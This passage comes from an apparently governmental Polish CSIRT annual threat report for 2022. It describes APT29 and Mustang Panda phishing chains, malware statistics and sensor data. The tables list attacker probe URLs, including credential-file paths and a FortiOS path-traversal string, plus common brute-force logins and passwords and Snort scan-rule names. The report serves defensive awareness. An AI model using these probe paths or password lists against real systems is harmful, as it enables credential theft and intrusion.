Ukryta zawartość pliku Agenda.iso niewidoczna dla zwykłego użytkownika

Adwersarze oczekiwali, że użytkownik spróbuje otworzyć plik LNK, wyglądający jak skrót do kolejnego folderu. Kliknięcie w skrót powodowało uruchomienie pliku EXE, który był pluginem dla produktu Adobe Create PDF, oryginalnie o nazwie "WCChromeNativeMessagingHost.exe". Następnie wykorzystywana była technika znana jako „DLL Side Loading", polegająca na podmianie właściwych bibliotek DLL ładowanych przez program na złośliwe, poprzez umieszczenie ich w folderze, który będzie przeszukiwany przez program w pierwszej kolejności. W tym przypadku autentyczny plik Adobe, zamiast załadować prawidłową bibliotekę "vcruntime140.dll", zlokalizowaną w folderze C:\Windows\System32, ładuje bibliotekę znajdującą się w tym samym folderze. Jest to biblioteka zmodyfikowana w taki sposób, by ładowała zlokalizowaną w tym samym folderze bibliotekę "vctool140.dll". Złośliwa biblioteka rozpakowuje następnie ostatni z pobranych plików "_", będący głównym payloadem.

Druga odsłona kampanii zidentyfikowana w październiku 2022 r. pomijała już plik PDF i umieszczała odnośnik do zasobu bezpośrednio w treści wiadomości. Ponadto, pobierane było archiwum ZIP, nie ISO.




Zawartość pliku ZIP

Po rozpakowaniu archiwum o nazwie schedule.zip, folder zawierał autentyczny plik "november_schedulexe.pdf" oraz dwie ukryte biblioteki, "vcruntime140.dll" oraz "7za.dll". W tym przypadku interesujący był sposób ukrycia rozszerzenia pliku EXE poprzez technikę określaną w źródłach otwartych jako Right-To-Left Override. Technika ta wykorzystuje niewidoczny znak Unicode do zmiany sposobu wyświetlania tekstu od prawej strony - jak w języku arabskim czy hebrajskim. W ten sposób plik o nazwie "november_schedul(znak)pdf.exe" był widoczny jako "november_schedulexe.pdf" i udawał PDF. Plik ten oryginalnie nosił nazwę "7za.exe" i był autentycznym plikiem 7-Zip w wersji 18.06, podpisanym w 2020 roku i podatnym na DLL Side Loading. Podobnie jak w poprzedniej odsłonie kampanii, wzmiankowany plik ładował zmodyfikowaną bibliotekę "vcruntime140.dll", która oryginalnie wykorzystywana jest przez programy tworzone w Microsoft Visual Studio. Biblioteka "vcruntime140.dll" ładowała następnie złośliwą bibliotekę "7za.dll", która komunikowała się tym razem nie z usługą Google Drive, a z Notion, narzędziem wykorzystywanym do pracy zespołowej, poprzez API, które ma dostęp między innymi do baz danych. W kodzie złośliwego oprogramowania zapisany był identyfikator bazy danych, do której oprogramowanie następnie się odwołuje. Ta odsłona kampanii podszywała się pod ambasadę Serbii.

Adwersarze stojący za tymi kampaniami identyfikowani są w źródłach otwartych jako BlueBravo lub DiplomaticOrbiter, a ich aktywność z dużym prawdopodobieństwem można przypisać grupie APT29.

3.6. Zagrożenie APT Mustang Panda

Spośród identyfikowanych w 2022 roku kampanii można również wskazać aktywność grupy APT Mustang Panda, wykorzystującej usługę poczty Outlook w celu podszycia się pod polityków państw Unii Europejskiej. Kampanie te miały na celu dystrybucję złośliwego oprogramowania PlugX. Typowe dla nich było wykorzystanie wątku aktualnej sytuacji geopolitycznej w treści korespondencji oraz dokumencie maskującym złośliwe pliki pobieranym z odnośnika umieszczonego w wiadomości – zwykle za pomocą usługi OneDrive. Zidentyfikowano również wariant, w którym wiadomość nie zawierała linków, natomiast przesyłany był załącznik w postaci archiwum.



Typowe archiwum zawierało plik LNK oraz, w odrębnym folderze, pliki EXE, DLL i DAT. Uruchomienie pliku LNK, posiadającego zwykle tzw. podwójne rozszerzenie (.pdf.lnk) i maskującego się jako PDF, wywoływało uruchomienie pliku EXE, który z wykorzystaniem techniki DLL SideLoading ładuje zmodyfikowaną bibliotekę DLL, deszyfrującą i uruchamiającą payload zawarty w pliku DAT, identyfikowany jako złośliwe oprogramowanie PlugX – rodzaj oprogramowania typu RAT (Remote Access Trojan). Oprogramowanie to pozwala na przejęcie kontroli nad zaatakowaną maszyną i zdalne wykonywanie kodu.

Co ciekawe, nie każda wiadomość wysyłana przez grupę Mustang Panda była dokładnie weryfikowana przez adwersarzy, tak więc zdarzały się maile, zawierające jedynie plik DOCX, zamiast downloadera EXE. Jedna z takich sytuacji została zidentyfikowana przez CSIRT GOV we wrześniu 2022 roku. W tym przypadku, poprzez fałszywe konto nadawcy oraz spreparowaną treść, wiadomość podszywała się pod przedstawiciela UE.

Wiadomość z załącznikiem DOCX

3.7. Perspektywa zagrożeń APT

Mając na względzie panującą sytuację geopolityczną należy zakładać, że aktywność grup APT stanowić będzie ciągłe wyzwanie dla zespołów odpowiedzialnych za cyberbezpieczeństwo zarówno na Świecie, jak i w Polsce. Metody i techniki wykorzystywane przez grupy APT są ciągle rozwijane. Do zwiększenia prawdopodobieństwa skuteczności ataków wykorzystywane są zwłaszcza nowe podatności środowisk klienckich. Skuteczne zastosowanie socjotechniki w kampaniach phishingowych i spearphishingowych może skutkować zarówno pozyskaniem haseł dostępowych użytkowników do szeregu usług, jak również kompromitacją serwera pocztowego, czy eskalacją infekcji na całą infrastrukturę, łącznie z uzyskaniem stałego dostępu do wszystkich zasobów, a w efekcie eksfiltracją danych poza atakowaną organizację.

Z uwagi na wektory ataku stosowane przez grupy APT wskazana jest zatem szczególna czujność w przypadku otrzymania wiadomości odwołujących się do nadzwyczajnych informacji, zawierająca odnośniki prowadzące do nieznanych stron internetowych czy załączniki w nietypowych formatach. Należy także zachować odpowiednią dbałość o to, by oprogramowanie typu endpoint protection, wykorzystywane na stacjach roboczych, było zawsze aktualizowane w zakresie nowych wzorców ataków. Systemy DLP powinny być natomiast stale aktualizowane w zakresie detekcji nowych rodzajów prób przesyłania załączników poczty elektronicznej, czy pobierania plików, takich jak np. „HTML smuggling".

4 ZAGROŻENIA – OPROGRAMOWANIE ZŁOŚLIWE

4.1. Oprogramowanie złośliwe - statystyka


W 2022 roku Zespół CSIRT GOV przeprowadził analizę 12 014 plików zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa, spośród których 743 zostało rozpoznanych jako złośliwe. Liczba przeprowadzonych analiz wzrosła o 75% względem roku 2021. Wykres obrazujący wynik przeprowadzonych analiz wszystkich zgłoszonych plików został przedstawiony poniżej.

Wykres 7. Wyniki analizy zgłoszonych plików

Analiza realizowana w środowiskach badawczych wykazała, iż 10 026 plików nie wykazywało żadnych cech złośliwych, 743 zostało rozpoznanych jako złośliwe, 833 jako podejrzane oraz 412 otrzymało status niezidentyfikowany (np. ze względu na brak poprawnego uruchomienia).

Ilość zidentyfikowanego oprogramowania złośliwego względem roku poprzedniego wzrosła o 46%.


Poniżej przedstawiono miesięczny rozkład analizowanych plików:



Wykres 8. Statystyka miesięczna analizowanych plików

4.2. Charakterystyka analizowanych próbek

Spośród 743 zidentyfikowanych złośliwych plików, 263 zostało sklasyfikowanych, m.in. za pomocą reguł typu YARA oraz Sigma, do poniższych typów oprogramowania szkodliwego:



Wykres 9. Klasyfikacja oprogramowania złośliwego

Najwięcej próbek oprogramowania złośliwego w 2022 roku zostało rozpoznanych jako Agent Tesla, HTML Phisher, Hidden Macro 4.0 oraz Formbook.

Agent Tesla należy do grupy oprogramowania złośliwego typu Remote Access Trojan, którego głównym zadaniem jest pozyskanie danych uwierzytelniających użytkownika tj. ekstrakcja zapisanych loginów i haseł z przeglądarek internetowych, klientów pocztowych, oprogramowania VPN i innych aplikacji użytkowych oraz danych wpisywanych na klawiaturze. Oprogramowanie złośliwe eksflitruje pozyskane dane ze stacji roboczej w sposób cykliczny, z wykorzystaniem protokołu FTP, SMTP oraz HTTP na serwery kontrolowane przez adwersarza. Dystrybucja Agenta Tesla w głównej mierze odbywała się poprzez wiadomości e-mail w formie załącznika. Pierwszym etapem infekcji było uruchomienie downloadera napisanego np. w pliku .NET.

Zagrożenie rozpoznane jako HTML Phisher związane było najczęściej z dystrybucją załącznika do korepondencji e-mail w formacie „HTML" lub „HTM", zawierającego zaobfuskowany kod JavaScript, który generował link do fałszywej witryny, której elementem był spreparowany formularz wyłudzający dane uwierzytelniające (np. do serwera poczty elektronicznej).

Jednocześnie część statycznych plików HTML wykorzystywało mechanizm HTML Smuggling, polegający na osadzeniu załącznika w formacie ISO lub IMG ze złośliwym oprogramowaniem, z wykorzystaniem metody „document.createElement" lub spreparowanego skryptu JavaScript. Technika HTML Smuggling była także wykorzystywana w ramach dystrybucji malware w ramach kampanii grup APT.

Zagrożenie sklasyfikowane jako Hidden Macro 4.0 (XLM 4.0)[1] dotyczyło przede wszystkim arkuszy kalkulacyjnych zapisanych w formatach XLS, XLSX, które zawierały makra VBA, złożone z rozproszonych funkcji scalających zawartość makra poprzez łączenie znaków znajdujących się w różnych komórkach dokumentu. Arkusz zawierający zapisane makro najczęściej był ukryty, a uruchomienie pliku z włączoną obsługą makr w większości analizowanych przypadków powodowało pobranie z zewnętrznych serwerów właściwego kodu złośliwego, a następnie jego uruchomienie.

Formbook należy do rodziny oprogramowania złośliwego posiadającej funkcjonalności umożliwiające przechwytywanie informacji o sekwencji klawiszy naciskanych na klawiaturze przez użytkownika (w tym m.in. wprowadzanych loginów oraz haseł), zapisywanie zrzutów ekranu, ekstrakcję zapisanych haseł z przeglądarek internetowych oraz pobieranie i uruchamianie innych plików z zewnętrznych zasobów internetowych.

[1] Makro XLM 4.0 (Excel 4.0 Macro) zostało wprowadzone w 1992 roku do automatyzacji powtarzalnych zadań w programie Excel 4.0, stanowiące poprzednik makr Visual Basic for Applications (VBA). Z uwagi na wsparcie starego typu makr XLM w oprogramowaniu Excel, mechanizm ten, wykorzystywany był do dostarczania oprogramowania złośliwego w arkuszu kalkulacyjnym.

Klasyfikacja oprogramowania, bazująca na analizie behawioralnej, wykazała następujący podział najczęstszych zachowań analizowanych plików lub zasobów internetowych:

L.p.	WYKRYTE ZACHOWANIE	LICZBA WYSTĄPIEŃ
1	Evader	219
2	Phishing	111
3	Spreader, Evader	57
4	Trojan, Evader	54
5	Trojan, Spyware, Evader	52
6	Exploiter	39
7	Trojan	33
8	Exploiter, Evader	30
9	Spyware, Evader	16
10	Trojan, Exploiter, Evader	11

Tabela 1. Zachowania analizowanych plików/zasobów internetowych

Zgodnie z powyższą tabelą, analizowane próbki wykazywały następujące cechy:

- **Evader** – próba ominięcia zabezpieczeń systemu operacyjnego; wykorzystanie funkcji anty-debbugera; wykorzystanie zaciemnienia (obfuskacji) kodu;
- **Spreading** – rozprzestrzenianie się oprogramowania złośliwego z wykorzystaniem różnych mediów (pamięci USB, zasoby sieciowe);
- **Phishing** – wykrycie podstępnego nakłaniania użytkownika do wykonania określonego działania; udostępnienia poufnych informacji tj. hasła dostępowego, dane logowania oraz dane kart płatniczych;
- **Trojan/Bot** – identyfikacja zmiany stacji roboczej w klienta sieci botnet; umożliwienie zdalnego dostępu do stacji roboczej (RAT);
- **Spyware** – identyfikacja kradzieży danych wrażliwych tj. dane z przeglądarek internetowych; dane logowania;
- **Exploiter** – identyfikacja wykorzystania podatności w oprogramowaniu lub systemie operacyjnym.

W poniższej tabeli przedstawiono 20 najczęściej identyfikowanych reguł dla analiz przeprowadzonych w środowisku sandbox, które wpłynęły na końcową ocenę badanego pliku lub zasobu internetowego.

WYKRYTA REGUŁA	LICZBA IDENTYFIKACJI
Identyfikacja zaszyfrowanych danych w dokumencie (ochrona hasłem)	586
Rozpoznanie pliku przez silniki antywirusowe	361
Rozpoznanie domeny, adresu URL przez silniki antywirusowe	283
Rozpoznanie oprogramowania złośliwego na podstawie reguł YARA community	139
Próba detekcji narzędzi do analizy dynamicznej oraz systemów typu sandbox	137
Modyfikacja kontekstu wątku w innym procesie (threadinjection)	110
Identyfikacja złośliwego pliku wypakowanego przez proces nadrzędny	81
Wstrzyknięcie pliku PE do obcych procesów	78
Próba kradzieży danych wrażliwych z przeglądarki (historia, hasła, ciasteczka)	74
Wykrycie podejrzanych ciągów znaków przekazywanych do wiersza poleceń (na podstawie reguł Sigma)	69

Tabela 2. Najczęściej identyfikowane reguły

Poniżej przedstawiono statystyczne ujęcie 10 najczęściej występujących typów plików, spośród poddanych analizie w 2022 roku w systemach automatycznych.

L.p.	TYP PLIKU	LICZBA WYSTĄPIEŃ
1	Adobe Portable Document Format	5860
2	Generic OLE2 / Multistream Compound File	617
3	Word Microsoft Office Open XML Format document	611
4	Microsoft Word document	535
5	Excel Microsoft Office Open XML Format document	196
6	Win32 Executable	151
7	ZIP compressedarchive	127
8	RichText Format	112
9	Generic XML	82
10	Microsoft Excel sheet	78

Tabela 3. Najczęściej występujące typy plików

Największą liczbę plików poddanych analizie w systemach automatycznych stanowiły pliki w formacie PDF, kontenery OLE2, dokumenty biurowe (w tym zawierające makra, funkcje DDE), aplikacje Win32, archiwa ZIP/7-Zip/GZ, pliki HTML oraz ISO/IMG.

Porównując rok 2022 z rokiem poprzednim, ponownie największą liczbę próbek oprogramowania złośliwego zidentyfikowano jako Agent Tesla. Wzrosła również ilość zagrożeń typu HTMLPhisher oraz Hidden Macro 4.0. Jednocześnie spadła liczba odnotowanych przypadków dystrybucji oprogramowania Snake Keylogger oraz GuLoader.


5 ARAKIS GOV

5.1. ARAKIS GOV – statystyka

System ARAKIS GOV to dedykowany, rozproszony system wczesnego ostrzegania o zagrożeniach teleinformatycznych występujących na styku sieci wewnętrznej z siecią Internet. Głównym zadaniem systemu jest wykrywanie i zautomatyzowane opisywanie zagrożeń występujących w sieciach teleinformatycznych na podstawie agregacji, analizy i korelacji danych z różnych źródeł.

W 2022 roku w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV zanotowano łącznie 2 193 855 851 przepływów, co przełożyło się na 3 532 771 wygenerowanych przez system alarmów. Wśród zanotowanych alarmów:


- **668 551** alarmów miało priorytet pilny, tzn. wymagało natychmiastowej reakcji na zagrożenie ze strony administratorów, niosło duże ryzyko przełamania zabezpieczeń;
- **13 404** alarmów miało priorytet wysoki, tzn. wymagało wzmożonej uwagi w kontekście zagrożenia wskazanego w alarmie, niosło średnie ryzyko przełamania zabezpieczeń;
- **52 681** alarmów miało priorytet średni, tzn. były to alarmy informujące o dobrze znanym zagrożeniu, które niosły małe ryzyko przełamania zabezpieczeń;
- **2 798 135** alarmów miało priorytet niski, tzn. były to alarmy czysto informacyjne dot. aktualnej sytuacji na styku sieci wewnętrznej z siecią Internet.



Wykres 10. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet

Każdy z zanotowanych alarmów posiada dokładne dane techniczne, pozwalające na jego weryfikację oraz jest szczegółowo klasyfikowany przez system. W ramach klasyfikacji każdy alarm może zostać przypisany do jednego z pięciu podstawowych typów:


- Typ 1 – komunikacja do złośliwych adresów;
- Typ 2 – skanowania;
- Typ 3 – wykryte znane ataki;
- Typ 4 – wykryte nieopisane ataki;
- Typ 5 – infekcje wewnętrzne.



Wykres 11. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ

W 2022 roku alarmy Systemu ARAKIS GOV Typu 1 stanowiły 18,15% wszystkich alarmów. Wygenerowane alarmy wynikały z prób nawiązywania komunikacji z adresami IP lub domenami uznanymi za złośliwe lub mogącymi stanowić zagrożenie.

Wśród alarmów Typu 2 w 2022 roku najwięcej przepływów zostało zanotowanych w instytucjach skategoryzowanych jako Urzędy (30,31%), co wynika po części z ilości elementów systemu ARAKIS GOV rozlokowanych w poszczególnych instytucjach.




Wykres 12. Procentowy podział przepływów alarmów typu 2 w instytucjach

Alarmy Typu 3 i 4 stanowiły odpowiednio 0,62 % oraz 1,40 % ze wszystkich przepływów, co wprost wynika z wygenerowania sygnatury IDS w oparciu o obserwowane komunikacje lub dopasowania do sygnatury IDS niewidzianej w systemie od pewnego czasu. Ma to miejsce zarówno przy wygenerowaniu nowej sygnatury IDS, jak i przy aktualizacji uprzednio wygenerowanej sygnatury.

Alarmy Typu 5 są to infekcje wewnętrzne identyfikowane na podstawie niepożądanej komunikacji z elementami sieci objętymi systemem ARAKIS GOV.

Do najbardziej aktywnych krajów pod kątem liczby generowanych przepływów w 2022 roku należały USA (28% przepływów) oraz Rosja (18% przepływów).

Warto też zaznaczyć, iż liczba przepływów z poszczególnych krajów należących do grupy TOP 10 stanowi 70% wszystkich wygenerowanych przepływów zanotowanych przez System ARAKIS GOV w 2022 roku co stanowi spadek o 6% względem roku 2021.



Wykres 13. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych przepływów

5.2. ARAKIS GOV – charakterystyka wybranych zagrożeń

Biorąc pod uwagę specyfikę sieci Internet (tzw. brak granic), infrastruktura teleinformatyczna podmiotów generujących przepływy w stronę systemu ARAKIS GOV może być rozproszona oraz zlokalizowana na terytorium dowolnych państw na całym świecie. W związku z powyższym zaprezentowana statystyka odzwierciedla lokalizację złośliwej infrastruktury sieciowej w poszczególnych krajach.

W tabeli poniżej zaprezentowano informacje o portach docelowych, na które wygenerowano największą liczbę przepływów celem identyfikacji istniejących zasobów teleinformatycznych bądź próby ich eksploitacji.

L.p.	DOCELOWY PORT/PROTOKÓŁ	LICZBA PRZEPŁYWÓW	OPIS
1	0	1 054 696 725	ICMP Echo Reply
2	23	56 824 605	Telnet
3	22	40 835 865	SSH
4	445	34 838 805	SMB
5	80	18 363 869	HTTP
6	6379	12 248 962	Redis
7	443	9 486 280	HTTPS
8	1900	8 823 857	SSDP
9	81	7 789 971	HTTP
10	5060	7548938	SIP

Tabela 4. Zidentyfikowane w 2022 roku skanowania i próby eksploitacji usług na podstawie danych z systemu ARAKIS GOV

W roku 2022 najczęściej wykorzystywanym elementem rekonesansu był protokół ICMP, gdzie odnotowano ponad dwukrotny wzrost rok po roku. Warto odnotować wyraźny spadek zainteresowania usługą FTP, która w roku 2022 spadła poza dziesiątą pozycję (134 mln przepływów w 2021 r.) oraz wzrost zainteresowania usługą SMB.

L.p.	LICZBA PRZEPŁYWÓW	REGUŁA SNORT
1	6385146	ET SCAN Suspicious inbound to MSSQL port 1433
2	5489178	ET SCAN Potential SSH Scan OUTBOUND
3	2823208	ET SCAN Sipvicious User-Agent Detected (friendly-scanner)
4	1757935	ET SCAN Sipvicious Scan
5	1744129	ET SCAN Suspicious inbound to mySQL port 3306
6	1427642	ET SCAN Suspicious inbound to PostgreSQL port 5432
7	1010062	ET SCAN SSH BruteForce Tool with fake PUTTY version
8	605914	ET SCAN Suspicious inbound to Oracle SQL port 1521
9	200549	ET INFO Session Traversal Utilities for NAT (STUN Binding Request)
10	149159	ET INFO Session Traversal Utilities for NAT (STUN Binding Request On Non-Standard High Port)

Tabela 5. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV

W 2022 roku zidentyfikowano 6 385 146 reguł SNORT dopasowanych do obserwowanego ruchu sieciowego związanego z portem 1433. Jest to znaczący spadek względem roku 2021. W pozostałych odnotowanych dopasowaniach nie zaobserwowano znaczących zmian zainteresowania względem 2021 r.

Poniżej przedstawiono 20 najpopularniejszych nazw użytkownika oraz haseł stosowanych do prób nieautoryzowanego łączenia się do usług w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

L.p.	TOP 20 LOGINÓW	TOP 20 HASEŁ
1	root	123456
2	admin	admin
3	user	123
4	test	1
5	ubuntu	password
6	oracle	1234
7	postgres	test
8	ftpuser	12345678
9	git	12345
10	guest	root
11	mysql	123456789
12	www	P@ssw0rd
13	testuser	qwerty
14	ftp	abc123
15	support	111111
16	debian	1qaz2wsx
17	deploy	123123
18	hadoop	test123
19	web	admin123
20	administrator	p@ssw0rd

Tabela 6. Top 20 loginów i haseł wykorzystywanych w połączeniach do usług ARAKIS GOV

Poniżej przedstawiono 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

TOP 20 URL
/.env
/cgi-bin/ViewLog.asp
/boaform/admin/formLogin
/robots.txt
/.aws/credentials
/.aws/config
/aws/credentials
/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession
/credentials
/HNAP1/
/test.php
/phpinfo
/laravel/.env
/demo/.env
/web/.env
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application
/actuator/health
/owa/auth/logon.aspx
/ab2g
/owa/auth/x.js

Tabela 7. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s

6 OCENA BEZPIECZEŃSTWA SYSTEMÓW TI

